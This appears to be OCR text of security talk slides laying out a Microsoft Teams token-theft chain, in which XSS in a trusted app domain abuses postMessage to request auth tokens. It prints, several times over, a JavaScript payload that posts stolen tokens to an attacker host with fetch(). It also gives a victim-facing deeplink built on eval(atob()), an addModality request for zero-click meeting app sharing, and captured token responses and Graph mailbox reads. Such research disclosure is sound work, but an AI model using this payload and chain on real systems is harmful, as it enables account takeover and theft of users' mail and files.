
- `https://teams.microsoft.com/l/task/APP_ID?url=<TaskInfo.url>&height=<TaskInfo.height>&width=<TaskInfo.width>&title=<TaskInfo.title>&completionBotId=BOT_APP_ID`
- `https://teams.microsoft.com/l/task/APP_ID?card=<TaskInfo.card>&height=<TaskInfo.height>&width=<TaskInfo.width>&title=<TaskInfo.title>&completionBotId=BOT_APP_ID`

For the data types and allowable values for `<TaskInfo.url>`, `<TaskInfo.card>`, `<TaskInfo.height>`, `<TaskInfo.width>`, and `<TaskInfo.title>`, see TaskInfo object.

Example: OneNote app id, microsoft365.com url to launch OneNote

https://teams.microsoft.com/l/task/0d820ecd-def2-4297-adad-78056cde7c78/?url=https://www.microsoft365.com/launch/onenote/officeunihost/teams

```
"validDomains": [
  "*.onenote.com",
  "onenote.com",
  "*.office.com",
  "office.com",
  "*.office365.com",
  "*.live.com",
  "{teamSiteDomain}",
  "*.microsoft365.com",
  "microsoft365.com",
  "*.microsoft.com"
],
"isFullScreen": true,
"isFullTrust": true,
```



How do the apps communicate with Teams?

postMessage + Teams js SDK

Teams JavaScript client library

Article • 12/19/2024 • 15 contributors

Feedback

In this article

The Microsoft Teams JavaScript client library (TeamsJS) can help you create hosted experiences in Teams, Microsoft 365 app, and Outlook, where your app content is hosted in an iFrame. The library is helpful for developing apps with the following Teams capabilities:

postMessage + Teams js SDK

The `window.postMessage()` method safely enables cross-origin communication between `Window` objects; *e.g.*, between a page and a pop-up that it spawned, or between a page and an iframe embedded within it.

Normally, scripts on different pages are allowed to access each other if and only if the pages they originate from share the same origin (also known as the "same-origin policy"). `window.postMessage()` provides a controlled mechanism to securely circumvent this restriction (if used properly).

postMessage + Teams js SDK

getAuthToken(AuthTokenRequest)

Requests an Azure AD token to be issued on behalf of the app. The token is acquired from the cache if it is not expired. Otherwise a request is sent to Azure AD to obtain a new token.

TypeScript Copy

```
function getAuthToken(authTokenRequest: AuthTokenRequest)
```

Parameters


authTokenRequest @microsoft/teams-js.@microsoft.teams-js.authentication.AuthTokenRequest

A set of values that configure the token request.

A handy tool

Frans Rosen (@fransrosen) postMessage tracker
https://github.com/fransr/postMessage-tracker

- Watch messages sent between frames in chrome dev tools
- Helps us understand how Teams apps communicate with the main Teams window


Search (⌥ ⌘ E)
Activity
Chat
Calendar
Apps
Chat
Unread
Channels
Chats
Mentions
Favorites
Evan Grant (You)
Chats
Teams and channels
fakecorp
New notebook
New notebooks saved to: OneDrive
Recent
Pinned
My notebooks
Shared with me
Discover
new notebook
Evan Grant's OneDrive - fakecorp » ...
Mar 31
Start a post
Elements
Recorder
Console
Sources
Network
Performance
Memory
Application
Privacy and security
Lighthouse
DOM Invader
79
116
37
top
"id":0
All levels
497 Issues: 37 406 54
792 hidden
882 mes...
716 user ...
79 errors
116 warni...
679 info
8 verbose
top.frames[0]→top j {"id":0,"func":"initialize","timestamp":1744976294211,"monotonicTimestamp":1744976294211.5999,"args":["2.34.0",4,null],"apiVersionTag":"v2_app.initialize","isProxiedFromChild":false,"uuidAsString":"18ef9437-fb3a-419f-be06-4159f729bba9"}
v2/:1
top→top.frames[0] j {"id":0,"uuidAsString":"18ef9437-fb3a-419f-be06-4159f729bba9","args":["task","web","2.0.0","{\"apiVersion\":4,\"hostVersionsInfo\":{\"adaptiveCardSchemaVersion\":{\"majorVersion\":1,\"minorVersion\":5}},\"isDeeplyNestedAuthSupported\":false,\"isNAAChannelRecommended\":true,\"supports\":{\"app\":{\"notifySuccessResponse\":{}},\"appInstallDialog\":{},\"appEntity\":{},\"call\":{},\"chat\":{},\"clipboard\":{},\"conversations\":{},\"dialog\":{\"url\":{\"bot\":{},\"parentCommunication\":{}},\"card\":{\"bot\":{}},\"update\":{}},\"externalAppAuthentication\":{},\"externalAppAuthenticationForCEA\":{},\"externalAppCardActions\":{},\"externalAppCardActionsForCEA\":{},\"externalAppCommands\":{},\"files\":{},\"hostEntity\":{},\"interactive\":{},\"logs\":{},\"marketplace\":{},\"media\":{},\"meeting\":{},\"messageChannels\":{\"telemetry\":{\"telemetryTearDownCallbacks\":[]}},\"monetization\":{},\"nestedAppAuth\":{},\"otherAppStateChange\":{},\"pages\":{\"appButton\":{},\"backStack\":{},\"config\":{},\"fullTrust\":{},\"tabs\":{},\"currentApp\":{}},\"people\":{},\"permissions\":{},\"remoteCamera\":{},\"sharing\":{\"history\":{}},\"stageView\":{\"self\":{}},\"store\":{},\"teams\":{\"fullTrust\":{\"joinedTeams\":{}}},\"teamsCore\":{},\"thirdPartyCloudStorage\":{},\"webStorage\":{}}}"],"origin":"https://www.microsoft365.com","monotonicTimestamp":1744931620595.2}
VM13:124

Recorder | Console | Sources | Network | Performance | Memory | Application | Privacy and security | Lighthouse | DOM Invader

"id":12


top.frames[0]→top j {"id":12,"func":"authentication.getAuthToken","timestamp":1744977754162,"args":[["https://api.office.net"],null,null,null],"apiVersionTag":"v1_authentication.getAuthToken","uuidAsString":"b2333f67-38ac-424f-8bfe-cd99134dea9c"}

top→top.frames[0] j {"id":12,"uuidAsString":"b2333f67-38ac-424f-8bfe-cd99134dea9c","args":[true,"eyJ0eXAiOiJKV1QiLCJub25jZSI6IklJQWVDaFRyamxudFFzY20xa25Bc2VDUGZxZ0ZpUTRJd3c1Wk1VdzQ4dGMiLCJhbGciOiJSUzI1NiIsIng1dCI6IkNOdjBPST
3FsSEZFVm5hb01Bc2hDSDJYRSJ9.eyJhdWQiOiJodHRwc

dfN4jRMcbSRfu7UjXoSDUhBdvTG4awEVndmDTuh1CVyAag0GRyB7b_e4O1ujvfXp_qYTiYC47cD8nYW1PhNL6dP1KFdMvpiEhBQTUaovyGqxlYKMPc8ksAdHivmf3xosg"],"
","monotonicTimestamp":1744933080827.2}

Putting it together for a 1-click Token Theft

1. XSS in a **ValidDomain** of an app with **isFullTrust=true**
2. A javascript payload that abuses that trust to send a **getAuthToken** request via **postMessage()**
3. A deeplink pointing to our XSS payload



An example XSS payload

```
function receiveMessage(event) {
  attacker_url="https://attacker-domain/teams-tokens";
  if(event.data.id==1337){
    fetch(attacker_url,{"method":"POST","body":JSON.stringify(event.data)});
  }
}

window.addEventListener("message", receiveMessage, false);
top.postMessage({"id":0,"func":"initialize","args":["1.10.0"]},"*");
top.postMessage({
  "id": 1337,
  "func": "authentication.getAuthToken",
  "args": [["https://teams.microsoft.com"],null,null]}, "*");
```

An example XSS payload

```
function receiveMessage(event) {
  attacker_url="https://attacker-domain/teams-tokens";
  if(event.data.id==1337){
    fetch(attacker_url,{"method":"POST","body":JSON.stringify(event.data)});
  }
}

window.addEventListener("message", receiveMessage, false);
top.postMessage({"id":0,"func":"initialize","args":["1.10.0"]},"*");
top.postMessage({
  "id": 1337,
  "func": "authentication.getAuthToken",
  "args": [["https://teams.microsoft.com"],null,null]}, "*");
```

An example XSS payload

```
function receiveMessage(event) {
  attacker_url="https://attacker-domain/teams-tokens";
  if(event.data.id==1337){
    fetch(attacker_url,{"method":"POST","body":JSON.stringify(event.data)});
  }
}

window.addEventListener("message", receiveMessage, false);
top.postMessage({"id":0,"func":"initialize","args":["1.10.0"]},"*");
top.postMessage({
  "id": 1337,
  "func": "authentication.getAuthToken",
  "args": [["https://teams.microsoft.com"],null,null]}, "*");
```

An example XSS payload

```
function receiveMessage(event) {
  attacker_url="https://attacker-domain/teams-tokens";
  if(event.data.id==1337){
    fetch(attacker_url,{"method":"POST","body":JSON.stringify(event.data)});
  }
}

window.addEventListener("message", receiveMessage, false);
top.postMessage({"id":0,"func":"initialize","args":["1.10.0"]},"*");
top.postMessage({
  "id": 1337,
  "func": "authentication.getAuthToken",
  "args": [["https://teams.microsoft.com"],null,null]}, "*");
```

An example XSS payload

```
function receiveMessage(event) {
  attacker_url="https://attacker-domain/teams-tokens";
  if(event.data.id==1337){
    fetch(attacker_url,{"method":"POST","body":JSON.stringify(event.data)});
  }
}

window.addEventListener("message", receiveMessage, false);
top.postMessage({"id":0,"func":"initialize","args":["1.10.0"]},"*");
top.postMessage({
  "id": 1337,
  "func": "authentication.getAuthToken",
  "args": [["https://teams.microsoft.com"],null,null]}, "*");
```

An example Deeplink

- Base64 encode the payload, use reflected XSS in a valid domain to trigger **eval(atob(BASE64_STRING))**

https://teams.microsoft.com/l/task/0d820ecd-def2-4297-adad-78056cde7c78/?url=https://valid-domain/?xss_payload=eval(atob(BASE64_STRING))

- Send to an unsuspecting victim in a Teams chat. When they click, we get their token

An example Deeplink

- Base64 encode the payload, use reflected XSS in a valid domain to trigger **eval(atob(BASE64_STRING))**

https://teams.microsoft.com/l/task/0d820ecd-def2-4297-adad-78056cde7c78/?url=https://valid-domain/?xss_payload=eval(atob(BASE64_STRING))

- Send to an unsuspecting victim in a Teams chat. When they click, we get their token

An example Deeplink

- Base64 encode the payload, use reflected XSS in a valid domain to trigger **eval(atob(BASE64_STRING))**

https://teams.microsoft.com/l/task/0d820ecd-def2-4297-adad-78056cde7c78/?url=https://valid-domain/?xss_payload=eval(atob(BASE64_STRING))


- Send to an unsuspecting victim in a Teams chat. When they click, we get their token

An example Deeplink

- Base64 encode the payload, use reflected XSS in a valid domain to trigger **eval(atob(BASE64_STRING))**

https://teams.microsoft.com/l/task/0d820ecd-def2-4297-adad-78056cde7c78/?url=https://valid-domain/?xss_payload=eval(atob(BASE64_STRING))

- Send to an unsuspecting victim in a Teams chat. When they click, we get their token



Request

Pretty Raw Hex

```
POST /                                    /oauth2/v2.0/token?client-request-id=
                                          HTTP/2
Host: login.microsoftonline.com
Content-Length: 1612
Sec-Ch-Ua-Platform: "macOS"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Not.A/Brand";v="99", "Chromium";v="136"
Content-Type: application/x-www-form-urlencoded;charset=utf-8
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Accept: */*
Origin: https://teams.microsoft.com
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://teams.microsoft.com/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i


client_id=                                    &scope=
https%3A%2F%2Fgraph.microsoft.com%2F%2F.default%20openid%20profile%20offline_ac
cess&grant_type=refresh_token&client_info=1&x-client-SKU=msal.js.browser&
x-client-VER=3.28.1&x-ms-lib-capability=retry-after,
```

0 highlights

Response

Pretty Raw Hex Render

```
Set-Cookie: stsservicecookie=estsfd; path=/; secure; samesite=none; httponly
Date: Wed, 21 May 2025 01:54:10 GMT
Content-Length: 7768

{
  "token_type":"Bearer",
  "scope":
  "email openid profile https://graph.microsoft.com//AppCatalog.Read.All https:
  //graph.microsoft.com//Calendars.Read https://graph.microsoft.com//Calendars.
  Read.Shared https://graph.microsoft.com//Calendars.ReadWrite https://graph.mi
  crosoft.com//Calendars.ReadWrite.Shared https://graph.microsoft.com//Channel.
  ReadBasic.All https://graph.microsoft.com//ChatMember.Read https://graph.micr
  osoft.com//Files.ReadWrite.All https://graph.microsoft.com//FileStorageContai
  ner.Selected https://graph.microsoft.com//Group.Read.All https://graph.micros
  oft.com//InformationProtectionPolicy.Read https://graph.microsoft.com//Mail.R
  ead https://graph.microsoft.com//Mail.ReadWrite https://graph.microsoft.com//
  MailboxSettings.ReadWrite https://graph.microsoft.com//Notes.ReadWrite.All ht
  tps://graph.microsoft.com//Organization.Read.All https://graph.microsoft.com/
  /People.Read https://graph.microsoft.com//Place.Read https://graph.microsoft.
  com//Place.Read.All https://graph.microsoft.com//Place.Read.Shared https://gr
  aph.microsoft.com//Sites.ReadWrite.All https://graph.microsoft.com//Tasks.Rea
  dWrite https://graph.microsoft.com//Team.ReadBasic.All https://graph.microsof
  t.com//TeamsAppInstallation.ReadForTeam https://graph.microsoft.com//TeamsTab
  .Create https://graph.microsoft.com//User.ReadBasic.All https://graph.microso
  ft.com//.default",
  "expires_in":7314,
  "ext_expires_in":7314,
  "access_token":
```

Search

0 highlights

Description | Request to Collaborator | Response from Collaborator

Pretty | Raw | Hex


```
"id":1337,
"uuidAsString":"532195b3-651c-4189-9082-983c1701bcf3",
"args":[
  true,
  "eyJ0eXAiOiJKV1QiLCJub25jZSI6
```


[redacted]

Search

Converted text

Copy to clipbaord | Close


```
1 {"aud":"https://graph.microsoft.com/","iss":"https://sts.windows.net/0
```


[redacted]

Search

0 highlights

Request

Pretty Raw Hex

```
1 GET /v1.0/me/messages HTTP/2
2 Host: graph.microsoft.com
3 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJub25jZSI6InE1Y1QxX1MyTmxmY1piVHByUVd
```

Search 0 highlights

Response

Pretty Raw Hex Render



```
12 {"@odata.context":
"https://graph.microsoft.com/v1.0/$metadata#users('[redacted])/messages",
[redacted]
,"categories":[],"receivedDateTime":"2025-05-17T17:01:06Z","sentDateTime":"2025-05-17T17:00:59Z",
"hasAttachments":false,"internetMessageId":
"<ba0364b3-caea-4701-aa2f-82e5a5194050@az.westus.microsoft.com>","subject":
"Your Developer environment, PowerPagesDeveloper-081224-154228, was deleted on May 17, 2025 due to i
nactivity.","bodyPreview":
"Your environment was deleted due to inactivity.\r\n\r\nYour environment was deleted on May 17, 2025
 due to inactivity\r\n\r\nYour Developer environment, PowerPagesDeveloper-081224-154228, has been in
active for more than 90 days. It was disabled on May 2, 2025 and","importance":"normal",
"parentFolderId":
[redacted]
"html","content":
"<html lang=\"en\" style=\"min-height:100%; background:#ffffff\"><head>\r\n<meta http-equiv=\"Conten
t-Type\" content=\"text/html; charset=utf-8\"><meta name=\"viewport\" content=\"width=device-width\"
><meta name=\"eventId\" content=\"power-platform-ppac-inactivity-deleted\"><meta name=\"messageId\"
content=\"ba0364b3-caea-4701-aa2f-82e5a5194050\"><meta name=\"cloud\" content=\"AZ\"><style id=\"med
iaqueries\">\r\n<!--\r\n@media only screen and (max-width: 640px) {\r\n.wrap-dangler\r\n\t{padding-r
```


Search 0 highlights

Ok, but clicking is no fun...

Teams Meeting App Sharing

- Opens a similar app window for other users with no clicking required
- An XSS in a full-trust valid domain can request tokens in the same way.



```
POST /api/v2/ep/conv-usea-01-prod-
aks.conv.skype.com/conv/CONVERSATION_ID/addModality HTTP/2
Host: api.flightproxy.teams.microsoft.com
[headers redacted]

{
  "participants":
    {
      "from":
        {
          "id": "ID",
          "endpointId": "ENDPOINTID",
          "participantId": "PARTICIPANTID",
          "languageId": "en-US"
        }
    },
  "contentSharing":
    {
      "identifier": "BASE64_IDENTIFIER",
      "links":
        {
          "sessionUpdate": "URL_PREFIX/test/conversation/contentSharingUpdate/",
          "sessionEnd": "URL_PREFIX/test/conversation/contentSharingEnd/"
        }
    },
  "links":
    {
      "addModalitySuccess": "URL_PREFIX/test/conversation/addModalitySuccess/",
      "addModalityFailure": "URL_PREFIX/test/conversation/addModalityFailure/"
    }
}
```

Example format of the request sent when a meeting host shares an app.

- **addModality** request to api.flightproxy.teams.microsoft.com
- The main value we're interested in is **contentSharing.identifier**
- **contentSharing.identifier**: A base64 string containing the details of the application being shared.
- The rest of the values depend on the meeting details that can be found during requests made when joining a call.

contentSharing identifier

```
{
  "appId": "0d820ecd-def2-4297-adad-78056cde7c78",
  "type": "extensible_app",
  "conversationId": "doesntmatter|0d820ecd-def2-4297-adad-78056cde7c78",
  "url": "https://valid-domain/?xss_payload=eval(atob(BASE64_STRING))"
}
```

contentSharing identifier

```
{
  "appId": "0d820ecd-def2-4297-adad-78056cde7c78",
  "type": "extensible_app",
  "conversationId": "doesntmatter|0d820ecd-def2-4297-adad-78056cde7c78",
  "url": "https://valid-domain/?xss_payload=eval(atob(BASE64_STRING))"
}
```

contentSharing identifier

```
{
  "appId": "0d820ecd-def2-4297-adad-78056cde7c78",
  "type": "extensible_app",
  "conversationId": "doesntmatter|0d820ecd-def2-4297-adad-78056cde7c78",
  "url": "https://valid-domain/?xss_payload=eval(atob(BASE64_STRING))"
}
```

